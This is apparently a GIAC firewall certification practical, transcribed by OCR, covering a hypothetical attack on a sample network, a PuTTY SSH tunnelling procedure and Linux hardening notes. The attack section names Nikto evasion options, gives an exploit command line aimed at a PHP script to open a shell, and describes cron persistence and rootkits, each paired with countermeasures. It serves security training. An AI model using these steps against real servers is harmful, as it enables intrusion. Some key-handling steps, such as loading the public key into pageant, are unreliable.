                4     Prepend long random string to request
                5     Fake parameters to files
                6     TAB as request spacer instead of spaces
                7     Random case sensitivity
                8     Use Windows directory separator \ instead of /
                9     Session splicing
```

As described at http://www.dshield.org/pipermail/intrusions/2002-February/003535.php, "PHP is an apache module implementing a general-purpose scripting language. PHP code can be embedded in HTML and is interpreted by apache whenever the page is requested." What PHP stands for is described at http://www.faqts.com/knowledge_base/view.phtml/aid/4848/fid/51.

PHP scripts have had security problems in the past and some sample scripts that come with the Apache Web server have proven vulnerable. The practical does not mention that PHP is used in the GIAC Enterprises Web site, but for the purposes of this exercise, it will be assumed that PHP apache module is present. It will be assumed that a vulnerable PHP script named giac.php was found on the port 80 HTTP Web site by the Nikto scan.

Countermeasures: If Web programs and scripts are needed for public access, there is no way to prevent a vulnerability scanner from probing them. Detection becomes a primary means of defense. The service network where the Web server lives does have an IDS monitoring the network and this IDS should be able to detect known exploit patterns and provide an alert. The evasion options to Nikto might reduce the ability of the IDS to detect the scan and exploit attempt however. The most effective countermeasure is to keep the Web server software patched to the latest revision and remove all unnecessary programs.

The practical is not quite clear on how the IDS logs are handled. On page 16 it states that the log server will hold the logs from the IDS, and it states that the IDS logs will be moved to the logging server in the private maintenance network. The moving of the logs seems to be a manual process using removable media as there is no mention of the IDS having a network connection to the management network and the network diagram shows no such connection. This would put the IDS at a disadvantage for providing alerting and timely notification of events unless an administrator monitored the IDS console.

4.3.4 Results

The Firewalk and nmap scans were limited in their success, but identified that there is a firewall between the outer router and the Web server and that ports 80 and 443 are open inbound to the Web server. The scans also would have confirmed the inbound mail server at port 25. Perhaps the biggest lead is the vulnerable PHP script found by the Nikto scanner.

4.4 Compromise the Web Server

Based on the information gathered, an attempt will be made to compromise the Web server.

4.4.1 Apache PHP Vulnerability Exploit

A list of vulnerabilities for all versions of Apache 1.3.x can be found at http://www.apacheweek.com/features/security-13. The identified version of Apache running on the GIAC Enterprises Web server was 1.3.2. Several vulnerabilities are listed affecting this version of Apache. Some are denial of service attacks, which aren't of prime interest here. A couple vulnerabilities relate to the Windows platform but the target here is SuSE Linux. The exploits depend heavily on the configuration of the Web server.

The best chance at success at this point seems to be the vulnerable PHP script found on the Web server. The available exploit code seems center on exploiting buffer overflow vulnerabilities. Buffer overflow vulnerabilities are extremely dependent on the operating system architecture and other factors and generally only work on specific platforms in specific configurations. A security advisory along these lines is available at http://www.dshield.org/pipermail/intrusions/2002-February/003535.php. This advisory describes a vulnerability in the PHP file upload capability.

For the purposes of this attack, the PHP exploit program source code phploit.c available at http://www.undergroundmac.com/exploits/cgi_httpd/phploit.c and in Appendix B seems to be the closest to what would be needed to exploit the PHP vulnerability. Thorough documentation on hacker exploit code is usually hard to come by, and the only documentation for phploit.c is the usage statement that's embedded in the source code. The supported platforms are listed in the source code as several versions of Slackware Linux and FreeBSD 3.4. The practical lists SuSE Linux as the Web server's operating system, but for the purposes of this exercise, this code will be assumed to work with the given operating system.

Before the program can be used, the source code must be compiled into an executable. It will be assumed that the code is compiled into an executable named "phploit".

The object of this exploit seems to be to start an interactive shell. How this is done seems to depend on the operating system, but one variation appears to open a shell on port 3879. This shell would run as the user that the apache Web server is running as, which is usually an unprivileged user, and not root. After obtaining this shell, another exploit would have to be found on the system to gain root privileges. Depending on the configuration of the apache user account, it might be possible using the shell to configure the account for recurring access, such as by adding a job in CRON to open up a shell on a given port at certain times so the attacker can have more time to research the system and find an appropriate exploit to gain root access.

Based on the limited documentation and no examples found on the Web, a guess at how to execute the phploit program would be as follows.

```
phploit 204.204.204.6 -s 1 -f giac.php
```

The -s option specifies the system type, which would seem to be a number corresponding to the order in which the system types are defined in the source code. The first one is Slackware Linux 7.0. The -f option specifies the PHP script to exploit. If this doesn't work variations on the system type or some of the other options might be tried.

Countermeasures: The most obvious way to prevent a PHP exploit is to keep the apache and PHP module software up to date with the latest release that fixes all known security issues. Also, be sure to remove all Web programs and scripts that are not needed. If the programs are not installed, there is no chance they can be exploited. Also, as discussed in the next section, to prevent remote access after the exploit, properly control the network boundary and do not allow access to extraneous ports.

4.4.2 Success or Failure?

The goal of the phploit program is to open a port connected to a shell on the system. The attacker would then connect to this port using a tool like telnet, netcat, or the like and interact with the system. However, in this case, the architecture of the GIAC Enterprises network will provide defense even if the exploit works. The ACL configurations on the router and on the front end firewall only permit ports 80 and 443 inbound to the Web server. Thus even if the exploit worked and opened up a shell port, the attacker on the outside of the router would not be able to reach the shell port and the router and firewall should log the attempt and raise suspicion to the observant security administrator. Two possible variations on this attack that might get past the firewall are to kill the Web server listening to port 80 and open the shell port there. Another would be to kill the Web server running on port 443 and open the shell port there. Either of these options would require extensive changes to the exploit code and would probably draw attention if the Web servers were taken offline for any period of time.

Thus in this case the network defense-in-depth would cause the attack to ultimately fail.

4.4.3 Retain Access to the System

If the attack were to succeed and access to the shell port was available through the network perimeter, the next step in the attack would be to configure ongoing access to the server and cover the tracks of the exploit. As mentioned above, one way to retain access to the system might be to configure the apache user account if possible (the shell would be running as this account) to periodically reopen the shell port. For example, if the account was permitted to use cron, a cron entry could be created periodically opening the port with a shell attached.

It would be desirable for the attacker to download additional tools onto the system, but this would be made difficult because the network boundary blocks all outbound access from the Web server so a new connection could not be obtained.

The ultimate way to retain access and control the system would be to find an exploit that granted root access to the system. With root access, a rootkit could be installed on the system. A rootkit is a set of programs that hide attacker's actions and provide a back door into the system for continued access. A root kit modifies system programs such as "ls" and "ps" to hide the attacker's files and processes running on the system. There are different kinds of rootkits. A good overview of rootkits is available at http://www.giac.org/practical/GSEC/Jeromey_Hannel_GSEC.pdf. An example of installing a rootkit is available at http://www.ossec.net/rootkits/studies/lrk5.txt. A discussion of the Linux T0rn rootkit is available at http://www.securityfocus.com/infocus/1230.

Assignment 4c - Work Procedure for Remote Access VPN

5.0 Overview

This section presents a work procedure for configuring the remote access VPN using SSH2 and the PuTTY client to tunnel email access over a secure channel. These are working level procedures intended to permit a newly hired junior security engineer to create, update, and manage the remote access configuration. The engineer is assumed to be familiar with basic use of the Windows and Linux operating systems and with using CD writer programs. All procedures are performed as the root or administrator user unless otherwise noted. Procedures for the following tasks will be presented.

- How to download and install the PuTTY tools.
- How to configure the PuTTY tools on a user's laptop.
- How to generate a key pair for a user.
- How to update and restore the sshd configuration on the mail server.
- How to create and configure remote-access user accounts on the email server.
- How to configure pageant to load the user's key and call PuTTY.
- How to have the user change their passphrase.

5.1 Download and Install PuTTY tools

1. Using a GIAC Enterprises system administrator desktop computer, go the Web site http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html and download the following files by clicking on the corresponding link and selecting "Save" in the "File Download" dialog window. Save the files to a directory on the local computer.

   putty.exe
   pageant.exe
   puttygen.exe
   md5sums

2. Use the md5sum tool already installed on the GIAC Enterprises system administrator desktop computers to verify that the MD5 checksum value for each of the first three files matches the corresponding MD5 value given in the md5sums file.

   NOTE: MD5 is a cryptographic checksum algorithm that generates a unique value for any given input. The MD5 value is being used here to verify that the files were not corrupted during transit. MD5 here is not really being used to verify the origin of the files because if an attacker gained access to the PuTTY download Web site to modify the downloadable programs, the attacker could also modify the MD5 value to match. MD5 values can only offer proof of origin if the

value is signed (encrypted) with a trusted key of the true author.

3. Use the CD writer software to write the PuTTY files to a CDROM. Label the CDROM "PuTTY Tools Downloaded mm/dd/yyyy" where mm/dd/yyyy is the date of download. This disk will become the new master from which all PuTTY installations will be made.
4. Place the CD into the CD drive of the laptop computer to be configured for remote access.
5. On the laptop computer as administrator, create the directory C:\PuTTY and copy the PuTTY files from CD to it. If an older version of the PuTTY files is present, allow the copy to overwrite the older files.
6. Select the properties window for the PuTTY directory and select Security. Remove write access for all users and groups except for the administrators group. Select the option to propagate the changes to all files and subfolders and apply the changes. This protects the files from being accidentally overwritten or modified.
7. Remove the CD and store it in the media storage cabinet.

5.2 Configure the PuTTY Tools

1. Create a user account for the end user of the remote access laptop being configured by selecting Start->Control Panel->User Accounts. Follow the standard GIAC Enterprises user account procedures that are separate from this procedure. The user account created will not have administrator privilege. A temporary password will be set as part of this procedure and the actual user will set their password when the configured laptop computer is turned over to them.
2. Log on to the laptop computer as the regular user account created in step 1.
3. Start the PuTTY tool by running C:\PuTTY\putty.exe.
4. Add two port forwarding entries.
    a. Select SSH->Tunnels from the Category list.
    b. In the "Add new forwarded port" section, enter the following information.


        Source Port: 110
        Destination: 10.0.0.19:110

    c. Select "Local" and then select "Add".
    d. In the "Add new forwarded port" section, enter the following information.


        Source Port: 25
        Destination: 10.0.0.19:25

    e. Select "Local" and then select "Add".
    f. Make sure that "Local ports accept connections from other hosts" and "Remote ports do the same" are not selected. A major security hole can be opened by selecting these options.
    g. Ensure that "Enable X11 Forwarding" is disabled.


h. The resulting PuTTY configuration screen would look as follows.



5. Select the Session menu from the Category list.
6. In the “Protocol options” section, select “2 only” for “Preferred SSH protocol version”.
7. Under “Encryption cipher selection policy”, use the Up and Down selections to place AES and 3DES at the top of the list and place Blowfish and DES below the “--warn below here--“ line. The SSH configuration window should appear as follows.



8. Save the configured settings as a session.
    a. Select Session from the Category menu.
    b. In the “Host Name (or IP address)” area, enter the IP address of the email server, 10.0.0.19. Make sure Port is set to 22.
    c. In the “Load, save or delete a stored session” area, type the name of the session in the “Saved Sessions” area as “GIAC Email” (do not include the quotes) and select Save. The session screen looks as follows.



5.3 Create a Key

1. Run C:\PuTTY\puttygen.exe.
2. Select “SSH2RSA” for “Type of key to generate”.
3. Keep the default of “1024” for “Number of bits in a generated key”.
4. Select “Generate”.
5. Move the mouse around in the blank area as prompted to generate the randomness used by the algorithm in the key generation process.
6. When finished, the key appears as characters in the “Key” area of the window.
7. Enter a comment describing the key as rsa-key-*yyyymmdd*, where *yyyymmdd* is the date the key was generated. Add “GIAC Remote User *username*” to the default comment, where *username* is the name of the user who will own the key. An example comment would be “rsa-key-20040614 GIAC Remote User john_smith”.
8. Enter a passphrase which at least 25 characters in length. This is a temporary passphrase and the user will change the passphrase to one of their choosing.
9. Select “Save private key” to save the private key to disk. A dialog box will come up to select the location. For the location, select the user’s “My Documents” folder, create a folder there named “PuTTY Keys” and save the key there with the file name “username_private_key”. The extension “.ppk” will be added to the file by PuTTYgen.

10. Select “Save public key” to save the public key to disk. A dialog box will come up to select the location. For the location, select the user’s “My Documents” folder, create a folder there named “PuTTY Keys” and save the key there with the file name “username_public_key”. No extension is added by PuTTYgen.
11. The puttygen window should look as follows. At this point the keys are saved and this window can be exited. This window will be used again to copy the user’s public key to the corresponding email server account.




Figure 3-4: PuTTYgen Save Key Screen

5.4 Update and Restore the SSHD Configuration on the Email Server

5.4.1 Update the SSHD Configuration

The following steps define how to update the SSHD configuration file on the Email server.

1. Before making any changes to the sshd_config file, consult the GIAC Enterprises security consultant or the senior system administrator to verify the need for the

change an receive verification that the change does not negatively impact security.

2. Edit the configuration file /etc/ssh/sshd_config and make the required changes.
3. Send the HUP signal to the SSHD process to make it see the changes.

```
killall –HUP sshd
```

4. Test that the changes work.
   a. If the new configuration works, save the configuration.

```
cd /etc/ssh
cp sshd_config sshd_config_baseline_mmddyyyy
```

   b. If problems are encountered with the new sshd_config file, restore the old configuration file as follows, where *mmddyyyy* is the date of the most recent saved baseline of sshd_config.

```
cd /etc/ssh
cp sshd_config_baseline_mmddyyyy sshd_config; killall -HUP sshd
chmod 644 /etc/sshd_config
```

5. If the configuration worked and was saved, write the file to a CDR disc using the CD Creator program included with Red Hat Enterprise Linux and available on the email server. Instructions for writing a CD using this method is available at http://www.redhat.com/docs/manuals/enterprise/RHEL-3-Manual/step-guide/s1-disks-cdrw.html. Label the top of the CD "GIAC Enterprises baseline configuration – sshd_config file for email server *MMDDYYYY*" where *MMDDYYYY* is the current month, day, and year.

5.4.2 Restore the SSHD Configuration

Use the following procedure to restore the sshd_config file if the file needs to be backed off to an earlier version or if the server is re-installed from scratch.

1. Verify with the GIAC Enterprises security consultant or senior system administrator that the restoration is appropriate.
2. If saved configuration files are present on the system, copy the desired configuration file back to the active configuration file and make the sshd process read the new configuration. The mmddyyyy portion of the file name defines the month, day, and year the file backup was made. Usually the most recent baseline copy that was known to work properly will be restored.

```
cd /etc/ssh
cp sshd_config_baseline_mmddyyyy sshd_config; killall -HUP sshd
chmod 644 /etc/sshd_config
```

3. If the system was re-installed from scratch and only the default sshd_config file is present, place the most recent baseline configuration CD in the CD drive and perform the following steps.
    a. Copy the sshd_config_baseline_mmddyyyy file from the CD to /etc/ssh.
    b. Copy the baseline configuration file to the active configuration file.

```
cd /etc/ssh
cp sshd_config_baseline_mmddyyyy sshd_config; killall -HUP sshd
chmod 644 /etc/sshd_config
```

5.5 Create and Configure Remote-Access User Accounts on the Email Server

1. Execute the script /root/remote_user_add.sh to create the user account and create the required .ssh configuration directory. The account as created will have a locked password and the home directory will be in a group named the same as the new user. The parameter username below is the name of the user account to be created. The GIAC Enterprises standard user account name is the user's first name and last initial. For example, the user account for John Doe would be johnd.

```
/root/remote_user_add.sh username
```

2. Insert the user's private key into the authorized_keys file.
    a. On the user's laptop computer logged on as the user (not administrator), run the puttygen tool and load the user's public key created above using the Load button. The user's public key will be located in the user's "My Documents" folder and will be named *username*_public_key, where *username* is the name of the user's account.
    b. Start the notepad application.
    c. Select the text in the "Public key for pasting into OpenSSH authorized_keys file" box at the top of the PuTTYgen window, copy it with Ctrl-C and paste it into notepad with Ctrl-V.
    d. Save the text file in notepad to floppy disk or memory key using File->Save.
    e. Place the floppy disk or memory key into the email server system or the system administrator computer with a login session to the email server.
    f. Open the text file containing the key and open the user's .ssh/authorized_keys file in the vi text editor.
    g. Copy the key text into the authorized_keys file from the text file, making sure it copies in as one long line and that the editor hasn't inserted returns where the line wrapped.
    h. Save the authorized_keys file using the ":w!" command to force the file to write despite the read-only permissions set on the authorized_keys file.

3. Modify the user's key as follows. By adding a "command=" statement to the beginning of the key, the system will force the execution of the specified command when the key is used for authentication.

a. Open the user's authorized_keys file in a text editor on the email server.
b. Insert the following text at the beginning of the key followed by a space.

```
command="sleep 10800"
```

c. The following is an example of an authorized keys file with the command specification. This is one long line.

```
command="/bin/sleep 10800" ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIBNdcb6BD1T2FlJwIGID92pmAjdMqiu6zqWjARO5
02U2EtHW57y9ienb+xRkPpNogrTyRv/dELGyQ8NvjMVholzMWPY8g5y8nKrLnTGqP
0AZ9flO9rkbuyIAwiuotUyDtixWjxzIhqKIKyrm8jsREGpzVg8fDpzGUkZTqJjHjY
grQ== rsa-key-20040627 GIAC Remote User john_smith
```

d. Save the authorized_keys file using the ":w!" command to force the file to write despite the read-only permissions set on the authorized_keys file.

5.6 Configure Pageant

1. Log on to the laptop computer as the user being configured (not administrator).
2. Create a shortcut to C:\PuTTY\pageant.exe on the desktop.
   a. Open C:\PuTTY in Windows Explorer.
   b. Right-select pagent.exe, drag to the desktop, release the button, and select "Create Shortcut(s) Here".
   c. Right-click on the pagent.exe shortcut and select Properties.
   d. Change the Target field to be the following. Substitute the name of the user for "*username*". The following is one long line.

```
"C:\PuTTY\pageant.exe" C:\Documenets and Settings\username\My
Documents\PuTTY Keys\username_public_key -c C:\PuTTY\putty.exe
```

   e. When the pageant shortcut is selected, pageant starts and loads the user's key, prompting for the passphrase. Once the passphrase is entered, putty.exe starts automatically and the user can begin the SSH session.

5.7 User Change Passphrase and Password

After initial configuration of a new user account, or when the user needs to change their password and passphrase, the user will follow these steps using their account (not the administrator account).

1. Log on to the laptop computer under the user's account.
2. Select Ctrl-Alt-Del and select Change Password to change the Windows XP operating system password.
3. Select Start->Run and enter C:\PuTTY\puttygen.exe.

4. In the puttygen window, load the user's public key by selecting the Load button. In the dialog box, navigate to "My Documents" folder and select the file named *username*_public_key, where *username* is the name of the user's account.
5. Enter the new passphrase in the "Key passphrase" and "Confirm passphrase" fields.
6. Select "Save public key" to save the public key to disk. A dialog box will come up to select the location. For the location, select the "My Documents\PuTTY" folder, and save the key there with the file name "*username*_public_key" where *username* is the name of the user account.
7. Exit the PuTTYgen window.

References

- Apache Vulnerabilities
  - "Overview of security vulnerabilities in Apache httpd 1.3." 28 June 2004. URL: http://www.apacheweek.com/features/security-13 (20 June 2004)
- CERT Coordination Center Home Page. http://www.cert.org (28 May 2004).
- Center for Internet Security
  - Center for Internet Security. "CIS Level-1/Level-2 Benchmark and Audit Tool for Cisco IOS Routers" Benchmark and Audit Tool Version 2.1. October 2003. URL: http://www.cisecurity.org/bench_cisco.html (11 June 2004).
  - Center for Internet Security. "CIS Level-1 Benchmark and Scoring Tool for Linux" Benchmark Version 1.1.0 and Scoring Tool Version 1.4.2-1. October 2003. URL: http://www.cisecurity.org/bench_linux.html. (11 June 2004).
- Cisco
  - Cisco Systems, Inc. "Configuring IP Session Filtering (Reflexive Access Lists)" URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration_guide_chapter09186a00800d9817.html. (28 May 2004).
  - Cisco Systems, Inc. "Cisco 800 Series Software Configuration Guide" URL: http://www.cisco.com/en/US/products/hw/routers/ps380/products_configuration_guide_book09186a008007c965.html. (10 June 2004).
  - National Security Agency (multiple authors listed). "Router Security Configuration Guide" Version 1.1. September 27,2002. URL: http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf (28 May 2004).
  - Cisco Systems. How to use ftp to download router images. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/ffcprt2/fcf008.htm. (11 June 2004).
- Logging
  - Official release site for swatch. URL: http://swatch.sourceforge.net (28 May 2004).
- Netfilter
  - "The netfilter/iptables project". URL: http://www.netfilter.org/ (11 June 2004).
  - Kenshi, Prince. "Iptables Basics." URL: http://www.justlinux.com/nhf/Security/IPtables_Basics.html (18 June 2004).
  - Coulson, David. "Mastering IP Tables." TutorialProfessional IP Tables" 14 May 2001. URL: http://davidcoulson.net/writing/lxf/14/iptables.pdf (18 Jun 2004).
  - "iptables(8) – Linux man page" URL: http://www.die.net/doc/linux/man/man8/iptables.8.html (18 June 2004)

    - Brenton, Chris; Spitzner, Lance; Baccam, Tanya; Winters, Scott; Northcutt; Stephen. “Firewalls.” Track 2 – Firewalls, Perimeter Protection, & Virtual Private Networks. 2004.
    - Russell, Rusty. “Linux 2.4 NAT HOWTO.” Revision 1.18 1/14/2002. URL: http://www.netfilter.org/documentation/HOWTO//NAT-HOWTO.html (18 June 2004).
    - Pillay, Harish. “Setting up IP Aliasing on A Linux Machine Mini-HOWTO.” 26 January 2001. URL: http://www.tldp.org/HOWTO/IP-Alias/ (18 June 2004).
- PHP Exploits
    - Ullrich, Johannes. “Handlers Diary Entry: PHP exploit.” 27 February 2002. URL: http://www.dshield.org/pipermail/intrusions/2002-February/003535.php (20 June 2004)
- PostgreSQL
    - The PostgreSQL Global Development Group. “PostgreSQL 7.4.2 Documentation” URL: http://www.postgresql.org/docs/7.4/interactive/index.html (22 May 2004).
- PuTTY
    - “PuTTY: A Free Telnet/SSH Client.” URL: http://www.chiark.greenend.org.uk/~sgtatham/putty/ (20 June 2004).
- qmail
    - Nelson, Russell. “The qmail home page” URL: http://www.qmail.org/top.html (28 May 2004).
- Rootkits
    - Hannel, Jeromey. “Linux RootKits for Beginners - From Prevention to Removal.” January 23, 2003. URL: http://www.giac.org/practical/GSEC/Jeromey_Hannel_GSEC.pdf (20 June 2004).
    - Somer, Lord. “Linux Rootkit IV.” November 26, 1998. URL: http://www.ossec.net/rootkits/studies/lrk5.txt (20 June 2004)
    - Miller, Toby. “Analysis of the T0rn Rootkit.” November 29, 2000. URL: http://www.securityfocus.com/infocus/1230 (20 June 2004)
- SSH
    - “How to securely send and retrieve your CSS mail via SSH” URL: http://www.css.neu.edu/howto/howto-sshtunnel.html (28 May 2004).
- Subnetting
    - “Variable length subnet mask.” TheFreeDictionary.com. URL: http://encyclopedia.thefreedictionary.com/Variable%20length%20subnet%20mask (18 June 2004).
- Web Development
    - “Best Practices for Secure Web Development: Technical Details” URL: http://www.developer.com/security/article.php/640891 (28 May 2004).

Appendix A
Linux Firewall Host Configuration

Linux Operating System Security

The basis of the firewall is the Red Hat Enterprise Linux ES operating system. The Netfilter firewall is part of the operating system and no extra firewall software is required to be installed. Before the firewall can be counted on to provide security to the network, the underlying operating system must be secured to ensure that the firewall software runs in a safe and controlled environment.

There are various sources of information available on how to secure the Linux operating system, including Bastille Linux available at http://www.bastille-linux.org, the SANS Top 20 vulnerabilities available at http://www.sans.org/top20/ and the Linux Benchmark and Scoring Tool available from the Center for Internet Security at http://www.cisecurity.org/bench_linux.html..

It was decided to harden the system manually by following the guidelines given in the document "The Center for Internet Security Linux Benchmark v1.1.0 July 29, 2003" available at http://www.cisecurity.org/bench_linux.html. This document is part of the CIS Linux security benchmark.

All configuration steps are performed with the system disconnected from the network to ensure that an un-patched and unsecured system is not exposed to any hostile activity. The system will only be connected to the network when the hardening is completed.

Initial Configuration and Updates

- Red Hat support was activated according to the Red Hat Service Activation Card booklet that came with the system. This involves going to the Web site http://www.redhat.com/now and entering the provided Product ID.
- On first boot, the system goes through some basic configuration such as setting the root password, configuring the network, and setting the time zone. The network adapters were configured with the appropriate assigned IP addresses as specified in table 2-2. The following details the initial configuration after booting the system for the first time out of the box.
    - Connect the USB keyboard and video cables to the existing GIAC Enterprises keyboard/monitor switch and set the switch to the input for this system.
    - Turn on the CPU.
    - It presents the Dell license agreement. Press a key to continue.
    - It presents a notice that the OS is preinstalled and it's recommended that the OS be updated before connecting to the network. Press a key to continue.
